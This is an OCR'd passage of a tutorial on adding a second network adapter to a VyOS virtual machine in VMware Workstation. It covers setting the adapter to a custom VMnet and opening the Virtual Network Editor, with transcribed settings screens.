


☑ Enable Network Adapter

Attached to: NAT

Name:

Let's see how to add the second network adapter in Vmware Workstation. Once Vyos is installed, go to the virtual machine settings and click on "Add" and select a network adapter. This would be "NAT" by default.



Virtual Machine Settings

| Device | Summary |
|---|---|
| Memory | 2 GB |
| Processors | 1 |
| Hard Disk (SCSI) | 20 GB |
| CD/DVD (SATA) | Auto detect |
| Network Adapter | NAT |
| Network Adapter 2 | NAT |
| USB Controller | Present |
| Sound Card | Auto detect |
| Printer | Present |
| Display | Auto detect |

Device status

□ Connected

☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network

□ Replicate physical network connection state

● NAT: Used to share the host's IP address


○ Host-only: A private network shared with the host

○ Custom: Specific virtual network

VMnet0

○ LAN segment:

Change it to "custom" and select any network vmnet2,vmnet4 to vmnet7, or vmnet9 to vmnet 19. vmnet1 is reserved for the default host network, vmnet8 is reserved for the NAT network.



| Device | Summary |
|---|---|
| Memory | 2 GB |
| Processors | 1 |
| Hard Disk (SCSI) | 20 GB |
| CD/DVD (SATA) | Auto detect |
| Network Adapter | NAT |
| Network Adapter 2 | Custom (VMnet3) |
| USB Controller | Present |
| Sound Card | Auto detect |
| Printer | Present |
| Display | Auto detect |

Device status

□ Connected

☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network

□ Replicate physical network connection state

○ NAT: Used to share the host's IP address


○ Host-only: A private network shared with the host

● Custom: Specific virtual network

VMnet3

○ LAN segment:

So don't select those. Here we selected vmnet3. Click on "Ok". Go to "Edit" menu and open the Virtual Network Editor. Click on "Add Network".



Virtual Network Editor

| Name | Type | External Connection | Host Connection | DHCP | Subnet Address |
|---|---|---|---|---|---|
| VMnet0 | Bridged | Realtek RTL8723BE Wireless... | - | - | - |
| VMnet1 | Host-only | - | Connected | Enabled | 192.168.160.0 |
| VMnet8 | NAT | NAT | Connected | Enabled | 192.168.36.0 |

VMnet Information

● Bridged (connect VMs directly to the external network)

Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC

○ NAT (shared host's IP address with VMs)

○ Host-only (connect VMs internally in a private network)

